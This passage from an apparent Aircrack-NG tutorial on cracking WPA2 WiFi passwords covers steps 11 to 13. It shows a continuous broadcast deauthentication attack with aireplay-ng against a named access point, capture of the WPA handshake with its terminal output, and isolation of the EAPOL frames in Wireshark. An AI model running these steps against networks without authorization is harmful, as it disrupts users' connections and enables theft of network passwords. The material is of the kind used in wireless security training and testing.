
No handshake captured

Aircrack-NG - Learn to Crack WiFi WPA2 Password

```
File Actions Edit View Help
kali@kali: ~
2024-07-10 04:26
(kali@kali)-[~]
$ sudo aireplay-ng --deauth 0 -a A8:3A:79:9D:2F:21 wlan0mon
04:26:11 Waiting for beacon frame (BSSID: A8:3A:79:9D:2F:21) on channel 11
NB: this attack is more effective when targeting
a connected wireless client (-c <client's mac>).
04:26:12 Sending DeAuth (code 7) to broadcast -- BSSID: [A8:3A:79:9D:2F:21]
04:26:12 Sending DeAuth (code 7) to broadcast -- BSSID: [A8:3A:79:9D:2F:21]
04:26:13 Sending DeAuth (code 7) to broadcast -- BSSID: [A8:3A:79:9D:2F:21]
04:26:13 Sending DeAuth (code 7) to broadcast -- BSSID: [A8:3A:79:9D:2F:21]
04:26:14 Sending DeAuth (code 7) to broadcast -- BSSID: [A8:3A:79:9D:2F:21]
```

Aircrack-NG - Learn to Crack WiFi WPA2 Password

11. When the client tries to reconnect to access point the handshake will be captured.




The screenshot shows the Aircrack-NG terminal interface. At the top, a status bar indicates 'CH 11' and 'Elapsed: 2 mins'. The main output shows a WPA handshake capture for the BSSID A8:3A:79:9D:2F:21. A red box highlights the text 'WPA handshake: A8:3A:79:9D:2F:21', and a red arrow points to it with the text 'Handshake captured'. Below this, a table lists the captured frames, including the EAPOL handshake frame. The table has columns for BSSID, STATION, PWR, Rate, Lost, Frames, Notes, and Probes. The first row shows the handshake frame (EAPOL) with a rate of 1e-1 and 174 frames. The second row shows a deauthentication frame (code 7) with a rate of 1e-6e and 3728 frames. The terminal also shows several deauthentication frames being sent to broadcast.

```
CH 11 ][ Elapsed: 2 mins ][ 2024-07-10 04:26 ][ WPA handshake: A8:3A:79:9D:2F:21
BSSID PWR RXQ Beacons #Data, #/s CH MB ENC CIPHER AUTH ESSID
A8:3A:79:9D:2F:21 -57 0 1317 3742 12 11 130 WPA2 CCMP PSK DBYTZA
BSSID STATION PWR Rate Lost Frames Notes Probes
A8:3A:79:9D:2F:21 A2:B6:2B:13:58:46 -44 1e- 1 57 174 EAPOL
A8:3A:79:9D:2F:21 10:F6:0A:DE:23:B2 -38 1e- 6e 0 3728
04:26:13 Sending DeAuth (code 7) to broadcast -- BSSID: [A8:3A:79:9D:2F:21]
04:26:13 Sending DeAuth (code 7) to broadcast -- BSSID: [A8:3A:79:9D:2F:21]
04:26:14 Sending DeAuth (code 7) to broadcast -- BSSID: [A8:3A:79:9D:2F:21]
04:26:15 Sending DeAuth (code 7) to broadcast -- BSSID: [A8:3A:79:9D:2F:21]
04:26:16 Sending DeAuth (code 7) to broadcast -- BSSID: [A8:3A:79:9D:2F:21]
04:26:17 Sending DeAuth (code 7) to broadcast -- BSSID: [A8:3A:79:9D:2F:21]
04:26:17 Sending DeAuth (code 7) to broadcast -- BSSID: [A8:3A:79:9D:2F:21]
04:26:19 Sending DeAuth (code 7) to broadcast -- BSSID: [A8:3A:79:9D:2F:21]
04:26:19 Sending DeAuth (code 7) to broadcast -- BSSID: [A8:3A:79:9D:2F:21]
04:26:21 Sending DeAuth (code 7) to broadcast -- BSSID: [A8:3A:79:9D:2F:21]
```

Aircrack-NG - Learn to Crack WiFi WPA2 Password


12. Use the command `wireshark capture-01.cap` to open the capture-01.cap file in Wireshark.



A terminal window from a Kali Linux system. The prompt is `(kali㉿kali)-[~]`. The user has entered `ls`, and the output lists files in the current directory: `captures-01.cap`, `captures-01.csv`, `captures-01.kismet.csv`, `captures-01.kismet.netxml`, `captures-01.log.csv`, and `Desktop`. To the right of the terminal output, there is a sidebar with navigation links: `Documents`, `Downloads`, `go`, `Music`, `Pictures`, `Public`, `Templates`, and `Videos`. Below the file listing, the user has entered the command `wireshark captures-01.cap` and the cursor is at the end of the command.

```
(kali㉿kali)-[~]  
$ ls  
captures-01.cap      captures-01.kismet.netxml  Documents  Music  Templates  
captures-01.csv      captures-01.log.csv       Downloads  Pictures Videos  
captures-01.kismet.csv Desktop                  go         Public  
  
(kali㉿kali)-[~]  
$ wireshark captures-01.cap
```

Aircrack-NG - Learn to Crack WiFi WPA2 Password



The screenshot displays the Aircrack-NG application window, titled "captures-01.cap". The interface includes a menu bar (File, Edit, View, Go, Capture, Analyze, Statistics, Telephony, Wireless, Tools, Help) and a toolbar with various icons for file operations and analysis. The main display area shows a list of captured packets with columns for No., Time, Source, Destination, Protocol, Length, and Info. The first packet (No. 1) is highlighted, showing a Request-to-send frame from Intel_de:23:b2 to Mist_9d:2f:21. The packet details pane on the right shows the raw data and the IEEE 802.11 frame structure.

No.	Time	Source	Destination	Protocol	Length	Info
1	0.000000	Intel_de:23:b2 (10:...	Mist_9d:2f:21 (a8:3...	802.11	16	Request-to-send, Flags=.....
2	0.000001	Intel_de:23:b2 (10:...	Intel_de:23:b2 (10:...	802.11	10	Clear-to-send, Flags=.....
3	0.003293	Intel_de:23:b2	TechnicolorD_db:94:...	802.11	90	QoS Data, SN=2343, FN=0, Flags=p....T
4	0.003300	Intel_de:23:b2 (10:...	Intel_de:23:b2 (10:...	802.11	10	Acknowledgement, Flags=.....
5	0.087670	Mist_9d:2f:21	Broadcast	802.11	302	Beacon frame, SN=3325, FN=0, Flags=....., BI=100, SSID="DBYTZA"
6	0.100345	Mist_9d:2f:21 (a8:3...	Intel_de:23:b2 (10:...	802.11	16	Request-to-send, Flags=.....
7	0.112856	Mist_9d:2f:21 (a8:3...	Mist_9d:2f:21 (a8:3...	802.11	10	Clear-to-send, Flags=.....
8	0.124668	Mist_9d:2f:21 (a8:3...	Intel_de:23:b2 (10:...	802.11	16	Request-to-send, Flags=.....
9	0.134939	Mist_9d:2f:21 (a8:3...	Mist_9d:2f:21 (a8:3...	802.11	10	Clear-to-send, Flags=.....
10	0.136527	Mist_9d:2f:21 (a8:3...	Intel_de:23:b2 (10:...	802.11	16	Request-to-send, Flags=.....
11	0.147358	Mist_9d:2f:21 (a8:3...	Mist_9d:2f:21 (a8:3...	802.11	10	Clear-to-send, Flags=.....
12	0.147797	Mist_9d:2f:21 (a8:3...	Intel_de:23:b2 (10:...	802.11	16	Request-to-send, Flags=.....
13	0.159067	Mist_9d:2f:21 (a8:3...	Mist_9d:2f:21 (a8:3...	802.11	10	Clear-to-send, Flags=.....
14	0.159192	Intel_de:23:b2 (10:...	Mist_9d:2f:21 (a8:3...	802.11	28	802.11 Block Ack, Flags=.....
15	0.169414	Broadcom_10:2f:20 (...)	Intel_de:23:b2 (10:...	802.11	10	Clear-to-send, Flags=.....
16	0.170273	Intel_de:23:b2 (10:...	Mist_9d:2f:21 (a8:3...	802.11	16	Request-to-send, Flags=.....
17	0.182480	Intel_de:23:b2 (10:...	Intel_de:23:b2 (10:...	802.11	10	Clear-to-send, Flags=.....
18	0.192965	Intel_de:23:b2	TechnicolorD_db:94:...	802.11	90	QoS Data, SN=2344, FN=0, Flags=p....T
19	0.194646	Intel_de:23:b2 (10:...	Intel_de:23:b2 (10:...	802.11	10	Acknowledgement, Flags=.....
20	0.217418	TechnicolorD_db:94:...	IPv6mcast_ff:00:0f:...	802.11	120	Data, SN=3327, FN=0, Flags=pm...F.
21	0.218524	TechnicolorD_db:94:...	IPv6mcast_ff:64:6a:...	802.11	120	Data, SN=3328, FN=0, Flags=b...F.

Frame 1: 16 bytes on wire (128 bits), 16 bytes captured (128 bits)
IEEE 802.11 Request-to-send, Flags:


0000 b4 00 c8 00 a8 3a 79 9d 2f 21 10 f6 0a de 23 b2y. /!...#.

Packets: 25489 · Displayed: 25489 (100.0%) Profile: Default



Aircrack-NG - Learn to Crack WiFi WPA2 Password

13. In Wireshark we want to enter `eapol` as the filter to get the 4-way handshake for WiFi connections.



The screenshot shows the Wireshark interface with the filter `eapol` applied. The packet list displays several EAPOL Key messages (1 of 4, 2 of 4, 3 of 4, 4 of 4) between Intel_De:23:b2 and Mist_9d:2f:21. The packet details pane shows the structure of an IEEE 802.11 QoS Data frame, including Logical-Link Control and 802.1X Authentication fields. The packet bytes pane shows the raw data in hexadecimal and ASCII.

